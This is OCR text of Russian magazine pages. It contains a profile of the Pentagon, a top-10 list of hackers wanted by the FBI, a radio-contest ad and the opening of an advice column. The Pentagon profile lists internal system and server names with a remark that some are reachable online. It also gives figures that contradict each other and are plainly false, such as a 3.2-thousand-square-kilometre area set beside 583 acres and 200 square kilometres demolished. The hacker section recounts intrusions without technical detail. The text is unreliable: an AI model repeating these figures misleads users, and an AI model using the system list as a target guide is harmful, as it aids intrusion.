
Основную массу пользователей составляет молодежь в возрасте до 20 лет. Благодаря ЛХ можно наглядно увидеть, чем она сейчас живет и увлекается. Достаточно открыть профиль юзера и по списку любимых и ненавистных вещей понять, кто есть кто.

В жизни каждого ЛХ-товца со временем наступает момент, когда он спрашивает себя: "Куда все катится? Ведь как хорошо было раньше!" Это факт, от этого никуда не деться.

И тогда человек с тоской вспоминает то время, когда он только начинал свой лавхейтовский путь.


Профайл Эксеша

mindw0rk (mindw0rk@gameland.ru)



ПЕНТАГОН: БОЛЬШОЙ БРАТ СМОТРИТ НА ТЕБЯ

Что приходит тебе в голову, когда ты слышишь слово "власть"? Большие деньги? Большие возможности? Влияние? А может, все вместе? У сегодняшнего гостя рубрики "Большой Брат" всего этого более чем достаточно. Не зря некоторые называют Пентагон центром власти на Земле.

ЦЕНТР МИРОВОЙ ВЛАСТИ НА ЗЕМЛЕ

ГИГАНТСКИЙ ПЯТИУГОЛЬНИК

Место, на котором суждено было появиться Пентагону, было известно как "Самое дно Преисподней". Это была самая настоящая свалка на болоте. Для ее благоустройства понадобилось ввезти более 5 миллионов кубометров земли, 40 тысяч бетонных свай, 680 тысяч тонн песка и гравия. Строительство сооружения велось стахановскими темпами, и к середине января 1943 года, всего за 16 месяцев, огромный комплекс был готов. Местность вокруг преобразилась.

На сооружение Пентагона американское правительство потратило 83 миллиона долларов, но во время войны эти деньги стали хорошим вложением средств. С самого начала планировалось построить просто дополнительный офис главного здания Министерства обороны США. Однако в результате его стремительного расширения стало ясно, что эффективнее будет построить один большой военный комплекс, чем строить офисы по всей Америке. Этим комплексом и стал Пентагон.

Строительство велось под началом генерала Брэхема Б. Самервиля, который настолько загорелся новым проектом, что даже проигнорировал заявленные президентом Рузвельтом размеры здания. Главным архитектором стал Джордж Бергстром. В октябре 1941 г. проект был одобрен Рузвельтом, и круглосуточное строительство началось. Изначально планировалось сделать Пентагон трехэтажным зданием, но после атаки на Перл Харбор в план добавили еще один этаж, а чуть позже - пятый. Жильцов заселяли по мере строительства отдельных секций. Первые въехали в новый дом уже в апреле 1942.

Название сооружение получило благодаря своей форме (англ. pentagon - пятиугольник). Возможно, оно бы называлось сейчас по-другому и выглядело не столь оригинально, если бы не дефицит благоустроенного места, вынудивший архитекторов задуматься над компактностью проекта. Выбранная форма оказалась весьма удачной - напоминая боевые фортификации средневековья, она стала своеобразным символом власти и мощи.

Большое внимание архитекторы уделили вопросу безопасности, и конкретно - пожаростойкости здания. Практически все внутри сделано из бетона с металлическими вставками. Разные части здания отделены друг от друга массивными двойными дверьми, реагирующими на тепло. По всему периметру размещены автоматические разбрызгиватели и зоны эвакуации.

ОФИСНЫЙ ГОРОД

Размеры Пентагона впечатляют. Площадь комплекса - примерно 3,2 тыс. квадратных километров. Несмотря на такую внушительную цифру, перейти из одной части здания в противоположную можно за 7 минут. Архитекторы здорово постарались максимально повысить эффективность передвижений по комплексу. Сооружение состоит из 5 узлов, имеющих пятиугольную форму и соединенных друг с другом коридорами. Общая их протяженность составляет около 30 км.

Являясь крупнейшим в мире офисным зданием, Пентагон, по сути, представляет собой целый город, в котором люди живут, работают, развлекаются. Он вмещает 23 тысячи сотрудников, включая военных и гражданских. Большинство из них приезжают из города Вашингтон, который расположен в 50 километрах. Специально для сотрудников Пентагона власти построили скоростное шоссе и суперсовременное метро. Внутри здания находится большая столовая, две кафешки, 6 баров, рядом можно увидеть торговый центр и огромную автостоянку, вме-

щающую до 9 тысяч машин. Есть площадка для вертолетов и новый фитнесс-центр.

Каждый день Пентагон принимает более 200 тысяч телефонных звонков, а количество писем, ежемесячно сюда поступающих, уже давно перевалило за миллион. Пентагон имеет свою внутреннюю библиотеку, содержащую около 300 тысяч специализированных книг, 800 тысяч документов и 1800 СМИ на разных языках. Здесь есть все для людей, чья работа - анализировать политическую и военную активность зарубежных стран. Причем найти любой документ не займет много времени. Все автоматизировано и максимально упрощено.

Пять дней в неделю в Пентагон доставляют "Раннюю пташку". Так называется документ Службы Текущих Новостей Пентагона (CNS), в котором собраны все статьи на военную тематику, опубликованные в этот день в газетах и журналах по всему миру. Документ тщательным образом изучается начальством, которое следит за новостями и анализирует возможное влияние международных событий на интересы США.

ДИКТАТОР

Как и планировалось, Пентагон стал главным блюстителем национальной обороны и синонимом Министерства обороны США. В здании находятся представительства практически всех военных организаций Америки, от военно-воздушных до военно-морских сил. И здесь же сосредоточено все главное командование, решающее, как поступать в критических ситуациях.

В центре Пентагона есть место, похожее на парк. Его называют Ground Zero, так как в окружении стен оно напоминает датчик наведения ядерной ракеты на цель, имеющий аналогичное название. Это единственное место в Пентагоне, где военным не обязательно носить фуражку и отдавать честь.

За эффективным распределением денег, выделенных Пентагону, следит Конгресс США. Все военные проекты и разработки начинаются только с его согласия. Ежегодный бюджет Пентагона составляет около 10 миллиардов долларов. Большая часть средств уходит на финансирование разработок оружия. И самым передовым направлением тут является космическая область. В фильме "Захват 2" показывалось, какой разрушительной мощью могут обладать спутниковые лазеры. Несколько лет назад это казалось фантастикой, но сейчас Пентагон действительно разрабатывает подобное вооружение. А американские спутники, способные калечить спутники других стран, уже сейчас курсируют на орбите.

Пентагон постоянно расширяет сферы своего влияния. Много денег тратится на постройку новых баз и усовершенствование имеющихся. В течение последних двух лет новые военные базы открылись в Узбекистане, Казахстане, Киргизии, Объединенных Арабских Эмиратах и некоторых других странах. Сейчас подобные работы ведутся на Окинаве, на Гавайях, в Германии и Великобритании, а в планах охватить Восточную Европу.

Присутствие 250 тысяч американских солдат наблюдается в 156 странах мира. По сути, Министерство обороны США действует как военный диктатор, надзиратель мира.

КОМПЬЮТЕРНАЯ ПОДДЕРЖКА

Практически в каждом офисном кабинете Пентагона установлен PC, подключенный к локальной сети. Большинство работает под управлением Windows 2K.

Поддержкой локалки занимается The Information Management Support Center (IMCEN). Помимо PC, в здании есть несколько мейнфреймов:

- **HQDADSS** - компьютер, хранящий информацию о здоровье персонала, бюджете армии, аккаунтах сотрудников и пятилетний план Министерства обороны по защите США от внешних и внутренних врагов.
- **USAISC-P** - военный компьютер для стратегических расчетов.
- **PERDSS** - компьютер поддержки персонала.


Снимок Пентагона со спутника

ПЕНТАГОН В ЦИФРАХ

- Площадь: 583 акра
- Высота здания: 37 метров
- Длина каждой грани: 470 метров
- Количество лестниц: 131
- Эскалаторов: 19
- Питьевых фонтанчиков: 691
- Окон: 7754
- Комнат отдыха: 284

Пентагон стал главным блюстителем национальной обороны и синонимом Министерства обороны США.


Пентагон во всей красе



- **ATRRS** - универсальный военный компьютер для самых разных задач.
- **SIM3278** - компьютер поддержки сети AMSN (Army Management Systems Network).
- **AFMNET** - компьютер поддержки сети AFMN (Army Financial Management Network).
- **AI CENTER** - центр Искусственного Интеллекта.
- **DFAS** - система защиты аккаунтов и финансовых документаций.
- **PERNET** - главный сервер офисной сети Пентагона.
- **DARTS** - система общей защиты и слежения.
- **AMSNET-TPX** - гейтвэй, обеспечивающий доступ к внешним сайтам и сетям Министерства обороны.
- **BEL2** - сервер военной базы Fort Belvoir.
- **BEN-4** - сервер базы Fort Benning.
- **LEE2** - сервер базы Fort Lee.

ПОБЕГАЙ ЗДЕСЬ:

- **www.defenselink.mil/pubs/pentagon** - информационный ресурс о Пентагоне
- **www.dod.gov** - официальный сайт Министерства обороны США
- **www.globalsecurity.org/military/facility/pentagon.htm** - хорошая статья про Пентагон
- **www.greatbuildings.com/buildings/The_Pentagon.html** - еще один обзор здания
- **www.dtic.mil/ref/html/Welcome/Wlcm.htm** - месторасположение всех кабинетов и залов
- **www.hqda.army.mil/library** - библиотека Пентагона
- **http://memorial.pentagon.mil** - сайт поддержки Мемориала

Для работы с любой из этих систем требуется знать логин и пассворд. Доступ к некоторым из них возможен из интернета, но, конечно, самые важные объекты к глобальной сети не подключены.

Руководство Пентагона планирует полностью обновить оборудование и системы коммуникации к 2008 году. Сети будут переведены на протокол IPv6, структура станет еще гибче.



Здесь будет построен Мемориал

РЕКОНСТРУКЦИЯ

50 лет с момента появления Пентагон не реставрировали. Впрочем за это время в обшарпанный сарай он не превратился - правительство США не пожалело денег на возведение надежного комплекса. Тем не менее, в начале 90-х начался глобальный проект по модернизации Пентагона. Полностью были заменены системы энергоснабжения, отопления, вентиляции, информационное обеспечение перешло на новый уровень. Внутри здания протянули несколько сетей, связывающих компьютеры, поставили серверы, вмещающие гигантские объемы данных. Эффективность и удобство работы сотрудников значительно возросли.



Пентагон после теракта

11 сентября 2001 г. самолет номер 77, вылетевший из Вашингтона и направляющийся в Лос-Анджелес, был захвачен в воздухе террористами. Последствия всем известны - самолет рухнул на западное крыло Пентагона, в результате чего погибли 64 пассажира и 125 военных работников. Сильно пострадало само здание. Чтобы его восстановить, пришлось полностью сносить 200 квадратных километров сооружений и перестраивать все заново. Новая реставрация Пентагона заняла более года.

В память о погибших Конгресс США решил построить мемориал, посетить который сможет любой желающий. В конкурсе, объявленном для строительных компаний, приняли участие десятки претендентов, но грант в 11,5 миллионов долларов на строительство выиграл Армейский Инженерный Корпус США. В создании мемориала принимают активное участие семьи погибших. Открытие планируется осенью 2005 года.

Покушения на Пентагон проводились и раньше. Например, в качестве посылок несколько раз приходили бомбы. Одна из них разрушила в середине 90-х отдел доставки почты. Наконец, в 1999 г. руководство выделило средства и построило Здание Удаленной Доставки (RDF), в котором проверяется вся корреспонденция.

Несколько лет назад по зданию Пентагона проводились ознакомительные туры. Каждый человек мог побывать в "Центре Власти". Но после теракта 11 сентября возможности туризма резко сократились. Теперь изредка проходят туры только для студентов некоторых престижных вузов.

Политика Пентагона заключается в стремлении к абсолютному контролю. Теракт 11 сентября серьезно ударил по репутации Министерства обороны, и теперь оно прилагает все усилия, чтобы ничего подобного не повторилось. Но предотвратить новое покушение можно, только подслушивая, подсматривая, внедряя своих людей в разные сферы деятельности. СМИ считают, что терроризм - главная угроза ближайшего будущего. Но лично мне кажется, что не меньшая угроза исходит от тех, кто пытается с ним бороться.

Любыми способами, не считаясь ни с чем и ни с кем.



СОХРАНИ БИЛЕТ
Действителен в течение 30 дней с момента первого прохода
Билет для проезда в Московском Метрополитене
Просьба сохранять билет до конца поездки.
Подделка проездных документов преследуется по закону.
слушай
102,5fm
ПЕРВОЕ ПОПУЛЯРНОЕ РАДИО
Поп·Са
ПОЛУЧАЙ ПРИЗЫ!
от центра мобильной связи
СВЯЗНОЙ
mp3
Время прохода в метро, отмеченное на обратной стороне билета – твой пропуск в игру.
С 1 по 31 мая слушай Попсу
каждый день в 17.30, узнай, какие билеты играют сегодня, и если твое время прохода попадает в объявленный интервал – ты в игре.
Спеши приехать за призами!

mindw0rk (mindw0rk@gameland.ru)

ИХ РАЗЫСКИВАЛО ФБР

На протяжении последних 20 лет компьютерные взломщики неоднократно подкидывали ФБР работенку. В начале 80-х расследованием такого рода преступлений занимался всего один небольшой отдел, находящийся в Вашингтоне. С ростом числа хакерских атак выросло количество федеральных агентов, задействованных в поисках хакеров. Но даже с теми возможностями и полномочиями, которыми обладало бюро, быстро выйти на след удавалось крайне редко.
Среди сотен взломщиков, которые были арестованы ФБР, я попытался выделить десятку наиболее "проблемных". Их имена перед тобой.

TOP 10 САМЫХ РАЗЫСКИВАЕМЫХ ХАКЕРОВ В ИСТОРИИ

10. ФРЭНК ДЭРДЕН AKA THE LEFTIST

Свой первый компьютер Фрэнк получил в подарок на Рождество в возрасте 16 лет. После этого от новой игрушки парня было не оторвать. Родители никак не могли понять, что такого увлекательного нашел их сын в этой безделушке, наедине с которой проводил все свое время. Несколько лет спустя им это объяснила толпа федеральных агентов, вломившихся в дом и конфисковавших все компьютерное оборудование.



Ближайший на диване - The Leftist

Когда это произошло, Фрэнку исполнилось 23 года. Он входил в крупнейшую хакерскую группировку Legion of Doom и имел на своем счету сотни взломанных систем по всему миру. Парень любил потрепать языком с приятелями на BBS, это его и погубило.

4 января 1991 г. на суде Фрэнку Дэрдену и двум его друзьям Адаму Гранту aka The Urvile и Роберту Риггсу aka The Prophet предъявили ряд обвинений, в том числе за незаконное проникновение в систему BellSouth Corporation. Именно телефонная компания выследила хакеров и сдала их федералам, оценив нанесенный ущерб в 700 тыс. долларов.

Всем троим грозило по 5 лет и по 250 тыс. долларов штрафа, но парни добровольно признались в содеянном и получили по 14 месяцев тюрьмы.

9. ДЖАСТИН ПИТЕРСЕН AKA AGENT STEAL

О ранней биографии Джастина Питерсена известно немногое. В середине 80-х он особо не светился, действуя в одиночку. Из толпы остальных хакеров его выделяла высокая квалификация и любовь к деньгам. Собственно, именно деньги были целью многих его взломов. Agent Steal продавал аккаунты бесплатных переговоров, приторговывал блубоксами и совершал взломы на заказ. В 1991 г. его впервые арестовали за хищение базы данных по кредитным картам. Несмотря на приличный "послужной список", серьезных улик против него не было, поэтому Джастин "отделался легким испугом".



Джастин Питерсен


В 1993 году вместе со своими приятелями Кевином Поулсеном и Роном Остином, Питерсен провернул аферу на радиостанции, где разыгрывались дорогие призы. Захватив управление телефонами, они дозвонились на станцию в нужный момент и выиграли Porshe стоимостью 50 тыс. долларов.

Обман быстро раскрылся, ФБР арестовало всю троицу. Agent Steal, недолго думая,

воспользовался предложением федералов защитить его на суде в обмен на сдачу своих друзей. Помимо Рона и Кевина, Джастин заложил еще нескольких хакеров, с которыми общался в Сети. А еще помог властям выследить Кевина Митника.

ФБР полностью отмазало Питерсена от тюрьмы в обмен на дальнейшее сотрудничество. Однако хакер злоупотребил оказанным доверием и проник в одну из банковских сетей прямо под носом у федералов. Когда это обнаружилось, Agent Steal пустился в бега. Его искали 10 месяцев и нашли только в 1995 г., после чего приговорили к 3,5 годам лишения свободы и 40 тыс. долларов штрафа.

8. БИЛЛ ЛЭНДРЕТ AKA THE CRACKER


The Cracker и Thomas Covenant

Inner Circle был клубом для избранных, одной из первых американских крякерских групп. В него входили только опытные взломщики, независимо от возраста. Билл Лэндрет был там в числе самых ярких звезд. Его карьера взломщика началась в 14 лет, а к 18 годам он уже успел побывать в компьютерных системах нескольких банков, газет, учебных заведений, телефонных компаний и бюро кредитных карт. Многие хаки Билл совершал на пару со своим лучшим другом Питером Джеем Сазлмэном aka Thomas Covenant, тоже членом IC. В 1983 г. The Cracker принял участие в коллективном вторжении на сервер GTE Telemail Computer Network, расположенный в Вене и обещавший стать прекрасной площадкой для следующих взломов. Но не стал. Админы GTE быстро среагировали и сообщили о вторжении в ФБР. В течение короткого времени федеральные агенты повязали почти всех мемберов клуба. Самые взрослые, включая Билла, отправились за решетку.

Отсидев свое, Билл решил навсегда завязать с хакерством и написал автобиографическую книгу о себе и своем клубе: "Out of the Inner Circle: The True Story of a Computer Intruder Capable of Cracking the Nation's Most Secure Computer Systems".

7. ДЭВИД СМИТ


Автор вируса Melissa

26 марта 1999 г. 100 тысяч компьютеров по всему миру были заражены новым почтовым вирусом, распространяющимся с невиданной ранее скоростью. Целенаправленного вреда вирь не приносил, но из-за нагрузки вырубались мыльные серваки многих компаний. В расследовании этого дела федеральному бюро помогал провайдер America Online. Но ключевую роль в поимке автора Мелиссы (именно так назывался вирь, в честь стриптизерши из Флориды) сыграл президент компании Phar Lap Software Ричард Смит. Используя уникальный идентификатор, который сохраняется в каждом документе Word, включая документ, использованный для запуска вируса, он вышел на сайт Source of Kaos. Одним из авторов оказался 30-летний программист из Нью-Джерси Дэвид Смит. ФБР арестовало его неделю спустя, и под давлением следователей Дэвид признал свое авторство.

Обвинители настаивали на сорока годах тюрьмы и полумиллионном штрафе. Чтобы смягчить свою участь, Дэвид согласился помочь властям найти других вирусмейкеров. Так, благодаря ему, ФБР арестовало автора виря "Анна Курникова" Яна де Вита aka OnTheFly и автора трех менее известных зверьков Саймона Вэллора. В итоге срок отсидки Дэвида составил 20 месяцев с правом на досрочное освобождение.

6. ХУЛИО АРДИТА AKA EL GRITON


Хулио Ардита

В конце августа 1995 г. администратор военной сети Navy обнаружил вторжение. Неизвестный взломщик установил в системе снифер, завладел паролями нескольких привилегированных аккаунтов и получил доступ к секретным разработкам в области спутников, авиадизайна и радарных технологий. Админ быстро вычислил, что хакер явился из компьютерной системы факультета Науки и Искусств в Гарварде. Но этот хост был лишь одним из звеньев цепочки, которую взломщик использовал для проникновения в военную систему.

К делу подключились федералы и поставили трафик, проходящий через университетский хост, на прослушивание. Так как хакер постоянно заходил под разными аккаунтами, вычислить его было сложно. Один раз он, правда, засветил свой ник El Griton. И этого было достаточно, чтобы найти на нескольких бордах сообщения от него и определить местоположение (Буэнос-Айрес). Федералы обратились к крупнейшему аргентинскому телефонному оператору Telecom Argentina, который помог американским властям узнать реальное имя взломщика - Хулио Цезарь Ардита. Этот 21-летний паренек, как оказалось, уже неоднократно проникал в системы Министерства обороны США, и неизвестно, сколько взломал других систем. На суде доказательств вины Хулио оказалось предостаточно, поэтому приговор был суров - три года тюрьмы.

5. KYRIE

Расследуя махинации в системах голосовой почты и ряд киберсквотерских атак во второй половине 80-х, ФБР вряд ли могло представить, что за всем этим стоит 36-летняя женщина Линн Дуцет. Впрочем, своими руками она редко взламывала системы. Всю энергию Kyrie направляла на координацию пятидесяти хакеров и фрикеров, постоянно обеспечивающих ее новыми номерами кредиток и телефонными аккаунтами. Kyrie постоянно переезжала с места на место, опасаясь преследования властей, а связь со своими подопечными держала по сети.

В конце 80-х, устав от кочевой жизни, Линн сняла на пару со слепой фрикершей квартиру в Чикаго и превратила ее в компьютерный штаб. Женщина была очень осторожна и не доверяла никому. Поэтому ФБР, даже выйдя на некоторых ее сообщников, не могло точно определить, где ее искать.

Сдал Линн ее же бывший друг и напарник Гейл Такерей, которому женщина позвонила с предложением о новом сотрудничестве. В газетах к тому времени уже неоднократно писали о миллионных потерях компаний в результате компьютерных взломов, и все указывало на то, что за этим стоит Линн. Гейл от сотрудничества отказался и передал оставленный хакершей телефон в ФБР. Kyrie арестовали на следующий день. В августе суд приговорил Линн Дуцет к 27 месяцам тюрьмы. Без предводительницы группировка эффективно работать не могла, поэтому спустя пару месяцев распалась.

4. ВЛАДИМИР ЛЕВИН



Владимир Левин

Дело Левина в 1994 г. шумело на первых полосах всех российских и многих зарубежных газет. В самом деле, не каждый день банки грабят на крупную сумму через интернет.

В СМИ Левина называли "самородком", чуть ли не умнейшим хакером России. Другие источники утверждали, что он на самом деле был заурядным скриптиддисом и в своей афере просто воспользовался купленным за 100 баксов методом проникновения. В любом случае, после взлома системы Ситибанка мелочиться Вова не стал и сразу же попытался перевести на поддельные счета 10 миллионов долларов. Сотрудники быстро заметили подвох и блокировали перевод. Практически вся сумма была возвращена на место, исчезли только 400 тысяч баксов.

Установить, куда перечислялись деньги, не заняло много времени. И когда приятели Левина из Англии попытались обналичить эти деньги, их повязали. Через них же вышли на главного героя - достаточно было пригласить его в гости от лица корешей.

Дело это велось долго и кропотливо. Русскому "хакеру" грозило 60 лет тюрьмы - ФБР не жалело сил, чтобы выставить его в самом неприглядном свете. Наконец, 24 февраля 1998 г. на суде Южного округа Нью-Йорка Владимир Левин узнал свой приговор - три года тюрьмы. Остальные сообщники за содействие американским властям отделались символическими сроками.

3. ЛИНН ХТУНГ AKA FLUFFY BUNNY




Визитная карточка Линн Хтунга

Вскоре после того как террористы устроили показательное выступление с участием Торгового Центра и Пентагона, несколько тысяч сайтов в интернете подверглись массовому дефейсу. На индексной странице красовалось изображение розового плюшевого кролика, а подпись гласила: "Fluffy Bunny Goes Jihad".

ФБР этого зверька видело не впервые - начиная с 2000 года подобными дефейсами были украшены паги известнейших брендов, включая McDonalds, Symantec, Microsoft, Exodus, VA Software, Akamai и security-организаций (SANS, Attrition). Только подпись была другая: "This site is now controlled by Fluffy Bunny".

ФБР задействовало все силы для поиска авторов послания, но найти их долгое время не удавалось. Наконец 29 апреля 2003 г. Скотланд-Ярд объявил о поимке 24-летнего Линн Хтунга - негласного лидера группы взломщиков, известной как Fluffy Bunny. Все это время Линн работал техником в английском филиале корпорации Siemens. Арест произошел на Лондонской выставке для security-профессионалов, где Линн представлял свою компанию. До конца не ясно, каким образом, но хакера узнал один из полицейских. На вопрос, зачем он взламывал компьютеры security-фирм, Линн ответил, что ему хотелось продемонстрировать, насколько сомнительно доверять безопасность фирмы людям, не умеющим позаботиться о своей безопасности.

2. КОРЕЙ ЛИНДСЛЕЙ AKA MARK TABAS




Корей Линдслей

Mark Tabas был одним из членов легендарной Legion of Doom. В 1989 г., когда ему было 22 года, его арестовали за вторжение в одну из американских корпоративных систем. Тогда он получил 5 лет условно. В начале 90-х группа распалась, но Корей не изменил своей идеологии "противостоять Системе". Чуть позже он организовал новую команду из 11 фрикеров и хакеров, которую назвал Phone Masters. Ее целью стали системы коммуникаций на территории США, Корей хотел иметь над ними полную власть. На протяжении 90-х гг. мемберы группы проникали в компьютеры AT&T, British Telecom, GTE, MCI WorldCom, Sprint, Southwestern Bell, Nexis, Dun & Bradstreet, Информационного Центра Преступлений Национального Масштаба (NCIC), многих правительственных агентств. Phone Masters захватила контроль над серверами американского энергоснабжения, регулирования воздушного трафика, скачала из компьютера в Белом Доме базу данных "секретных" телефонных номеров.

Группа действовала профессионально и не оставляла за собой следов. Чтобы задержать Корея и его сообщников, ФБР потребовалось 4 года. Доказательством на суде стали многочисленные пленки записанных переговоров между хакерами. Непонятно, как специалисты по телефонам не смогли обнаружить многомесячного прослушивания, но факт остается фактом. Mark'a Tabas'a приговорили к 41 месяцу тюрьмы и штрафу 10 тыс. долларов.

1. КЕВИН МИТНИК AKA CONDOR



Кевин в окружении своих приятелей Адриана Ламо и Кевина Поулсена

Ни один хакер не принес федералам столько хлопот, как Кевин Митник. Начав свою карьеру в 17 лет, Кевин сначала потихоньку терроризировал системы телефонных операторов, а в середине 80-х уже пачками взламывал компьютеры известных ему компаний. Sun Microsystems, Novell, Motorola, DEC, NASA, The Well, Netcom, DEC, CSCNS, МТИ - вот лишь краткий список его жертв. Слава Митника опережала его активность. Газеты приписывали ему деяния, о которых он сам даже не слышал. И несмотря на то, что хакер, в общем-то, никакого вреда не приносил, админы его реально побаивались. Кто знал, чего можно ожидать от этого парня, который всю жизнь проводит у компьютера и дня не может прожить без проникновения в чужие владения.

Жалобы на Митника поступали в ФБР с завидным постоянством, и в конце концов его лицо появилось в списке самых разыскиваемых преступников, наряду с серийными убийцами и насильниками.

На протяжении 80-х Кева арестовывали три раза, и все время ему удавалось отделаться легкими наказаниями. Когда ФБР взялось за него всерьез, Митник пустился в бега. Через какое-то время он все-таки вернулся в родной Лос-Анджелес, а в 1994 г. взломал комп Цутому Шимомуры. Это было его ошибкой, так как именно благодаря Шимомуре Митника снова арестовали и упрятали за решетку на 4 года.

Тетя Джина (inga@scand.ru)



УГОЛОК ТЕТИ ДЖИНЫ

Все вокруг гундят о разлагающем влиянии компьютеров на неокрепшую психику молодежи. Учителя, преподы, папы, мамы и бабушки считают своим долгом наобещать нам слабоумие, импотенцию, дебилизм и прочие "прелести" в результате долгого сидения за компом. Вот вам тетино мнение - все это фигня.


КОМПЬЮТЕРЫ - КЛЮЧ К ДЕГРАДАЦИИ ИЛИ РОСТУ ЛИЧНОСТИ?

Время меняется быстрее, чем мы можем себе представить. Жизнь становится жестче и циничнее. Сейчас уже никому не нужен молодой человек без знания компа. Поэтому вопрос, надо ли овладевать компьютерными навыками, не стоит вообще. Другое дело, что каждый из нас подразумевает под этим.

